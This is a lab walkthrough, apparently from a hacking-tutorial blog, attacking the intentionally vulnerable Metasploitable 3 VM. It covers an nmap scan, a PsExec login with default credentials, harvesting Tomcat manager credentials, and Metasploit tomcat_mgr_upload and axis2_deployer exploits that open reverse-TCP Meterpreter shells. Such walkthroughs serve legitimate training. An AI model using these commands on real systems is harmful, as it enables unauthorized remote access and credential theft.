Penetration Testing in Metasploitable 3 with SMB and Tomcat

December 17, 2016   By Raj Chandel


Target: Metasploitable 3

Attacker: Kali Linux

Let's begin through scanning the target IP to know the Open ports for running services. I am using nmap command for scanning the target PC. Type the following command on terminal in kali Linux.


nmap –p- -sV 192.168.1.14

From nmap result we can see port **8282** is open for **apache tomcat**



```
root@kali:~# nmap -p- -sV 192.168.1.14

Starting Nmap 7.31 ( https://nmap.org ) at 2016-12-14 04:41 EST
Nmap scan report for 192.168.1.14
Host is up (0.0038s latency).
Not shown: 65502 closed ports
PORT      STATE SERVICE              VERSION
21/tcp    open  ftp                  Microsoft ftpd
22/tcp    open  ssh?
80/tcp    open  http                 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
135/tcp   open  msrpc                Microsoft Windows RPC
139/tcp   open  netbios-ssn          Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds         Microsoft Windows Server 2008 R2 - 2012
1617/tcp  open  nimrod-agent?
3389/tcp  open  ms-wbt-server?
3700/tcp  open  lrs-paging?
4848/tcp  open  appserv-http?
5985/tcp  open  http                 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
7676/tcp  open  java-message-service Java Message Service 301
8009/tcp  open  ajp13                Apache Jserv (Protocol v1.3)
8080/tcp  open  http-proxy?
8181/tcp  open  intermapper?
8282/tcp  open  http                 Apache Tomcat/Coyote JSP engine 1.1
8585/tcp  open  unknown
8686/tcp  open  sun-as-jmxrmi?
9200/tcp  open  http                 Elasticsearch REST API 1.1.1 (name: Smug
9300/tcp  open  vrace?
47001/tcp open  http                 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc                Microsoft Windows RPC
49153/tcp open  unknown
49154/tcp open  msrpc                Microsoft Windows RPC
49155/tcp open  unknown
49170/tcp open  msrpc                Microsoft Windows RPC
49172/tcp open  msrpc                Microsoft Windows RPC
49177/tcp open  unknown
49179/tcp open  unknown
49328/tcp open  unknown
49332/tcp open  unknown
49333/tcp open  unknown
49334/tcp open  unknown
```

Open target IP on browser as **192.168.1.14:8282** Tomcat is running on port 8282, but requires credentials to access.


Apache Tomcat/8.0.33 - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Apache Tomcat/8.0.33
192.168.1.14:8282
Search
www.hackingarticles.in
Home Documentation Configuration Examples Wiki Mailing Lists F
Apache Tomcat/8.0.33
The Apache Software Four
http://www.apache.
If you're seeing this, you've successfully installed Tomcat. Congratulations!
TM
Recommended Reading:
Security Considerations HOW-TO
Manager Application HOW-TO
Clustering/Session Replication HOW-TO
Server Sta
Manager A
Host Mana
Developer Quick Start
Tomcat Setup
First Web Application
Realms & AAA
JDBC DataSources
Examples
Servlet Specificat
Tomcat Versions

Now we are going to login with psexec using smb port 445

Psexec.exe

Psexec.exe is software that helps us to access other computers in a network. This software directly takes us to the shell of the remote PC with advantage of doing nothing manually. Download this software from –> **http://download.sysinternals.com/files/PSTools.zip**.

Unzip the file once you have downloaded it. Go to you command prompt and type:


PsExec.exe \\192.168.1.14 -u vagrant -p vagrant cmd

This command is addressing the host IP and its credential which I have access from my previous article read from **here.**

-u for username: vagrant

-p for password: vagrant

cmd: to enter victim’s command prompt




```
C:\Users\Administrator\Downloads\PSTools>PsExec.exe \\192.168.1.14 -u vagrant -p
 vagrant cmd

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>cd
C:\Windows\system32
```

As I already had a shell, I was able to retrieve the credentials from the tomcat-users.xml file, located at c:\program files\apache software foundation\tomcat\apache-tomcat-8.0.33\conf.

Type tomcat-users.xml

As soon as the command execute you can see I had got credential for tomcat username **sploit** and password **sploit.** Use this credential for attack using metasploit framework in kali Linux.



```
C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33\conf>typ
e tomcat-users.xml
type tomcat-users.xml
<?xml version='1.0' encoding='utf-8'?>
<!--
  Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->
<tomcat-users xmlns="http://tomcat.apache.org/xml"
              xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
              xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"

              version="1.0">
<!--
  NOTE:  By default, no user is included in the "manager-gui" role required
  to operate the "/manager/html" web application.  If you wish to use this app,
  you must define such a user - the username and password are arbitrary. It is
  strongly recommended that you do NOT use one of the users in the commented out

  section below since they are intended for use with the examples web
  application.
-->
<!--
  NOTE:  The sample user and role entries below are intended for use with the
  examples web application. They are wrapped in a comment and thus are ignored
  when reading this file. If you wish to configure these users for use with the
  examples web application, do not forget to remove the <!.. ..> that surrounds
  them. You will also need to set the passwords to something appropriate.
-->
<!--
  <role rolename="tomcat"/>
  <role rolename="role1"/>
  <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
  <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
  <user username="role1" password="<must-be-changed>" roles="role1"/>
-->
  <role rolename="manager-gui"/>
  <user username="sploit" password="sploit" roles="manager-gui"/>
</tomcat-users>
```

Start metasploit framework by typing **msfconsole** on terminal in kali Linux when metasploit get loaded type given below command for tomcat attack.

This module can be used to execute a payload on Apache Tomcat servers that have an exposed “manager” application. The payload is uploaded as a WAR archive containing a jsp application using a POST request against the /manager/html/upload component. NOTE: The compatible payload sets vary based on the selected target. For example, you must select the Windows target to use native Windows payloads.

msf > use exploit/multi/http/tomcat_mgr_upload

msf exploit(tomcat_mgr_upload) > set rhost 192.168.1.14

msf exploit(tomcat_mgr_upload) > set rport 8282


msf exploit(tomcat_mgr_upload) > set HttpUsername sploit

msf exploit(tomcat_mgr_upload) > set HttpPassword sploit

msf exploit(tomcat_mgr_upload) > exploit

Wonderful!!! Our meterpreter session is opened and you have got victim shell.

Meterpreter> sysinfo



```
msf > use exploit/multi/http/tomcat_mgr_upload
msf exploit(tomcat_mgr_upload) > set rhost 192.168.1.14
rhost => 192.168.1.14
msf exploit(tomcat_mgr_upload) > set rport 8282
rport => 8282
msf exploit(tomcat_mgr_upload) > set httpusername sploit
httpusername => sploit
msf exploit(tomcat_mgr_upload) > set httppassword sploit
httppassword => sploit
msf exploit(tomcat_mgr_upload) > exploit

[*] Started reverse TCP handler on 192.168.1.12:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying HPvGcPj...
[*] Executing HPvGcPj...
[*] Undeploying HPvGcPj ...
[*] Sending stage (49387 bytes) to 192.168.1.14
[*] Meterpreter session 1 opened (192.168.1.12:4444 -> 192.168.1.14:49298)

meterpreter > sysinfo
Computer    : metasploitable3
OS          : Windows Server 2008 R2 6.1 (amd64)
Meterpreter : java/windows
meterpreter > 
```

Another way to exploit your target

This module logs in to an Axis2 Web Admin Module instance using a specific user/pass and uploads and executes commands via deploying a malicious web service by using SOAP.

msf > use exploit/multi/http/axis2_deployer

msf exploit(axis2_deployer) > set rhost 192.168.1.8


msf exploit(axis2_deployer) > set rport 8282

msf exploit(axis2_deployer) >exploit

Awesome!!! Meterpreter session is opened again and you have got victim shell once again.

Meterpreter> sysinfo

Meterpreter> getuid



```
msf > use exploit/multi/http/axis2_deployer
msf exploit(axis2_deployer) > set rhost 192.168.1.8
rhost => 192.168.1.8
msf exploit(axis2_deployer) > set rport 8282
rport => 8282
msf exploit(axis2_deployer) > exploit

[*] Started reverse TCP handler on 192.168.1.38:4444
[+] http://192.168.1.8:8282/axis2/axis2-admin [Apache-Coyote/1.1] [Axis2
[*] Successfully uploaded
[*] Polling to see if the service is ready
[*] Sending stage (48262 bytes) to 192.168.1.8
[*] Meterpreter session 1 opened (192.168.1.38:4444 -> 192.168.1.8:49607)
[+] Deleted webapps/axis2/WEB-INF/services/KxAEJDeI.jar

meterpreter > sysinfo
Computer    : metasploitable3
OS          : Windows Server 2008 R2 6.1 (amd64)
Meterpreter : java/windows
meterpreter > getuid
Server username: METASPLOITABLE3$
```